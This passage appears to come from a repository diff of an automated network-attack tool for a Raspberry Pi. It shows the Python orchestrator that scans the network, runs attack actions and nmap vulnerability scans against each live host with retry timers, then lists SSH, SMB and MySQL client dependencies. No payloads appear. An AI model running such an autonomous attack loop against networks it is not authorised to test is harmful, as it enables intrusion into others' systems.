logger.warning(f"Skipping action {action.action_name} for {ip}:{action.port} due to success retry delay, retry possible in: {formatted_retry_in}")
|
||||
return False # Skip if the success retry delay has not passed
|
||||
except ValueError as ve:
|
||||
logger.error(f"Error parsing last success time for {action.action_name}: {ve}")
|
||||
|
||||
last_failed_time_str = row.get(action_key, "")
|
||||
if 'failed' in last_failed_time_str:
|
||||
try:
|
||||
last_failed_time = datetime.strptime(last_failed_time_str.split('_')[1] + "_" + last_failed_time_str.split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if datetime.now() < last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay):
|
||||
retry_in_seconds = (last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
logger.warning(f"Skipping action {action.action_name} for {ip}:{action.port} due to failed retry delay, retry possible in: {formatted_retry_in}")
|
||||
return False # Skip if the retry delay has not passed
|
||||
except ValueError as ve:
|
||||
logger.error(f"Error parsing last failed time for {action.action_name}: {ve}")
|
||||
|
||||
try:
|
||||
logger.info(f"Executing action {action.action_name} for {ip}:{action.port}")
|
||||
self.shared_data.bjornstatustext2 = ip
|
||||
result = action.execute(ip, str(action.port), row, action_key)
|
||||
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
if result == 'success':
|
||||
row[action_key] = f'success_{timestamp}'
|
||||
else:
|
||||
row[action_key] = f'failed_{timestamp}'
|
||||
self.shared_data.write_data(current_data)
|
||||
return result == 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Action {action.action_name} failed: {e}")
|
||||
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
row[action_key] = f'failed_{timestamp}'
|
||||
self.shared_data.write_data(current_data)
|
||||
return False
|
||||
|
||||
def execute_standalone_action(self, action, current_data):
|
||||
"""Execute a standalone action"""
|
||||
row = next((r for r in current_data if r["MAC Address"] == "STANDALONE"), None)
|
||||
if not row:
|
||||
row = {
|
||||
"MAC Address": "STANDALONE",
|
||||
"IPs": "STANDALONE",
|
||||
"Hostnames": "STANDALONE",
|
||||
"Ports": "0",
|
||||
"Alive": "0"
|
||||
}
|
||||
current_data.append(row)
|
||||
|
||||
action_key = action.action_name
|
||||
if action_key not in row:
|
||||
row[action_key] = ""
|
||||
|
||||
# Check if the action is already successful and if retries are disabled for successful actions
|
||||
if 'success' in row[action_key]:
|
||||
if not self.shared_data.retry_success_actions:
|
||||
return False
|
||||
else:
|
||||
try:
|
||||
last_success_time = datetime.strptime(row[action_key].split('_')[1] + "_" + row[action_key].split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if datetime.now() < last_success_time + timedelta(seconds=self.shared_data.success_retry_delay):
|
||||
retry_in_seconds = (last_success_time + timedelta(seconds=self.shared_data.success_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
logger.warning(f"Skipping standalone action {action.action_name} due to success retry delay, retry possible in: {formatted_retry_in}")
|
||||
return False # Skip if the success retry delay has not passed
|
||||
except ValueError as ve:
|
||||
logger.error(f"Error parsing last success time for {action.action_name}: {ve}")
|
||||
|
||||
last_failed_time_str = row.get(action_key, "")
|
||||
if 'failed' in last_failed_time_str:
|
||||
try:
|
||||
last_failed_time = datetime.strptime(last_failed_time_str.split('_')[1] + "_" + last_failed_time_str.split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if datetime.now() < last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay):
|
||||
retry_in_seconds = (last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
logger.warning(f"Skipping standalone action {action.action_name} due to failed retry delay, retry possible in: {formatted_retry_in}")
|
||||
return False # Skip if the retry delay has not passed
|
||||
except ValueError as ve:
|
||||
logger.error(f"Error parsing last failed time for {action.action_name}: {ve}")
|
||||
|
||||
try:
|
||||
logger.info(f"Executing standalone action {action.action_name}")
|
||||
result = action.execute()
|
||||
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
if result == 'success':
|
||||
row[action_key] = f'success_{timestamp}'
|
||||
logger.info(f"Standalone action {action.action_name} executed successfully")
|
||||
else:
|
||||
row[action_key] = f'failed_{timestamp}'
|
||||
logger.error(f"Standalone action {action.action_name} failed")
|
||||
self.shared_data.write_data(current_data)
|
||||
return result == 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Standalone action {action.action_name} failed: {e}")
|
||||
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
row[action_key] = f'failed_{timestamp}'
|
||||
self.shared_data.write_data(current_data)
|
||||
return False
|
||||
|
||||
def run(self):
|
||||
"""Run the orchestrator cycle to execute actions"""
|
||||
#Run the scanner a first time to get the initial data
|
||||
self.shared_data.bjornorch_status = "NetworkScanner"
|
||||
self.shared_data.bjornstatustext2 = "First scan..."
|
||||
self.network_scanner.scan()
|
||||
self.shared_data.bjornstatustext2 = ""
|
||||
while not self.shared_data.orchestrator_should_exit:
|
||||
current_data = self.shared_data.read_data()
|
||||
any_action_executed = False
|
||||
action_executed_status = None
|
||||
action_retry_pending = False
|
||||
any_action_executed = self.process_alive_ips(current_data)
|
||||
|
||||
for action in self.actions:
|
||||
for row in current_data:
|
||||
if row["Alive"] != '1':
|
||||
continue
|
||||
ip, ports = row["IPs"], row["Ports"].split(';')
|
||||
action_key = action.action_name
|
||||
|
||||
if action.b_parent_action is None:
|
||||
with self.semaphore:
|
||||
if self.execute_action(action, ip, ports, row, action_key, current_data):
|
||||
action_executed_status = action_key
|
||||
any_action_executed = True
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
|
||||
for child_action in self.actions:
|
||||
if child_action.b_parent_action == action_key:
|
||||
with self.semaphore:
|
||||
if self.execute_action(child_action, ip, ports, row, child_action.action_name, current_data):
|
||||
action_executed_status = child_action.action_name
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
break
|
||||
break
|
||||
|
||||
for child_action in self.actions:
|
||||
if child_action.b_parent_action:
|
||||
action_key = child_action.action_name
|
||||
for row in current_data:
|
||||
ip, ports = row["IPs"], row["Ports"].split(';')
|
||||
with self.semaphore:
|
||||
if self.execute_action(child_action, ip, ports, row, action_key, current_data):
|
||||
action_executed_status = child_action.action_name
|
||||
any_action_executed = True
|
||||
self.shared_data.bjornorch_status = action_executed_status
|
||||
break
|
||||
|
||||
self.shared_data.write_data(current_data)
|
||||
|
||||
if not any_action_executed:
|
||||
self.shared_data.bjornorch_status = "IDLE"
|
||||
self.shared_data.bjornstatustext2 = ""
|
||||
logger.info("No available targets. Running network scan...")
|
||||
if self.network_scanner:
|
||||
self.shared_data.bjornorch_status = "NetworkScanner"
|
||||
self.network_scanner.scan()
|
||||
# Relire les données mises à jour après le scan
|
||||
current_data = self.shared_data.read_data()
|
||||
any_action_executed = self.process_alive_ips(current_data)
|
||||
if self.shared_data.scan_vuln_running:
|
||||
current_time = datetime.now()
|
||||
if current_time >= self.last_vuln_scan_time + timedelta(seconds=self.shared_data.scan_vuln_interval):
|
||||
try:
|
||||
logger.info("Starting vulnerability scans...")
|
||||
for row in current_data:
|
||||
if row["Alive"] == '1':
|
||||
ip = row["IPs"]
|
||||
scan_status = row.get("NmapVulnScanner", "")
|
||||
|
||||
# Check success retry delay
|
||||
if 'success' in scan_status:
|
||||
last_success_time = datetime.strptime(scan_status.split('_')[1] + "_" + scan_status.split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if not self.shared_data.retry_success_actions:
|
||||
logger.warning(f"Skipping vulnerability scan for {ip} because retry on success is disabled.")
|
||||
continue # Skip if retry on success is disabled
|
||||
if datetime.now() < last_success_time + timedelta(seconds=self.shared_data.success_retry_delay):
|
||||
retry_in_seconds = (last_success_time + timedelta(seconds=self.shared_data.success_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
logger.warning(f"Skipping vulnerability scan for {ip} due to success retry delay, retry possible in: {formatted_retry_in}")
|
||||
# Skip if the retry delay has not passed
|
||||
continue
|
||||
|
||||
# Check failed retry delay
|
||||
if 'failed' in scan_status:
|
||||
last_failed_time = datetime.strptime(scan_status.split('_')[1] + "_" + scan_status.split('_')[2], "%Y%m%d_%H%M%S")
|
||||
if datetime.now() < last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay):
|
||||
retry_in_seconds = (last_failed_time + timedelta(seconds=self.shared_data.failed_retry_delay) - datetime.now()).seconds
|
||||
formatted_retry_in = str(timedelta(seconds=retry_in_seconds))
|
||||
logger.warning(f"Skipping vulnerability scan for {ip} due to failed retry delay, retry possible in: {formatted_retry_in}")
|
||||
continue
|
||||
|
||||
with self.semaphore:
|
||||
result = self.nmap_vuln_scanner.execute(ip, row, "NmapVulnScanner")
|
||||
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
if result == 'success':
|
||||
row["NmapVulnScanner"] = f'success_{timestamp}'
|
||||
else:
|
||||
row["NmapVulnScanner"] = f'failed_{timestamp}'
|
||||
self.shared_data.write_data(current_data)
|
||||
self.last_vuln_scan_time = current_time
|
||||
except Exception as e:
|
||||
logger.error(f"Error during vulnerability scan: {e}")
|
||||
|
||||
|
||||
else:
|
||||
logger.warning("No network scanner available.")
|
||||
self.failed_scans_count += 1
|
||||
if self.failed_scans_count >= 1:
|
||||
for action in self.standalone_actions:
|
||||
with self.semaphore:
|
||||
if self.execute_standalone_action(action, current_data):
|
||||
self.failed_scans_count = 0
|
||||
break
|
||||
idle_start_time = datetime.now()
|
||||
idle_end_time = idle_start_time + timedelta(seconds=self.shared_data.scan_interval)
|
||||
while datetime.now() < idle_end_time:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
remaining_time = (idle_end_time - datetime.now()).seconds
|
||||
self.shared_data.bjornorch_status = "IDLE"
|
||||
self.shared_data.bjornstatustext2 = ""
|
||||
sys.stdout.write('\x1b[1A\x1b[2K')
|
||||
logger.warning(f"Scanner did not find any new targets. Next scan in: {remaining_time} seconds")
|
||||
time.sleep(1)
|
||||
self.failed_scans_count = 0
|
||||
continue
|
||||
else:
|
||||
self.failed_scans_count = 0
|
||||
action_retry_pending = True
|
||||
|
||||
if action_retry_pending:
|
||||
self.failed_scans_count = 0
|
||||
|
||||
if __name__ == "__main__":
|
||||
orchestrator = Orchestrator()
|
||||
orchestrator.run()
|
||||
@@ -0,0 +1,15 @@
|
||||
RPi.GPIO==0.7.1
|
||||
spidev==3.5
|
||||
Pillow==9.4.0
|
||||
numpy==2.1.3
|
||||
rich==13.9.4
|
||||
pandas==2.2.3
|
||||
netifaces==0.11.0
|
||||
ping3==4.0.8
|
||||
get-mac==0.9.2
|
||||
paramiko==3.5.0
|
||||
smbprotocol==1.14.0
|
||||
pysmb==1.2.10
|
||||
pymysql==1.1.1
|
||||
sqlalchemy==2.0.36
|
||||
python-nmap==0.7.1
|
||||

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 158 B |

|
After Width: | Height: | Size: 134 B |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 18 KiB |

|
After Width: | Height: | Size: 446 B |

|
After Width: | Height: | Size: 670 B |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 938 B |

|
After Width: | Height: | Size: 670 B |

|
After Width: | Height: | Size: 4.0 KiB |

|
After Width: | Height: | Size: 1.4 KiB |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 14 KiB |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 134 B |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 670 B |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 950 B |

|
After Width: | Height: | Size: 1.0 KiB |

|
After Width: | Height: | Size: 2.3 KiB |

|
After Width: | Height: | Size: 18 KiB |

|
After Width: | Height: | Size: 174 B |

|
After Width: | Height: | Size: 18 KiB |

|
After Width: | Height: | Size: 18 KiB |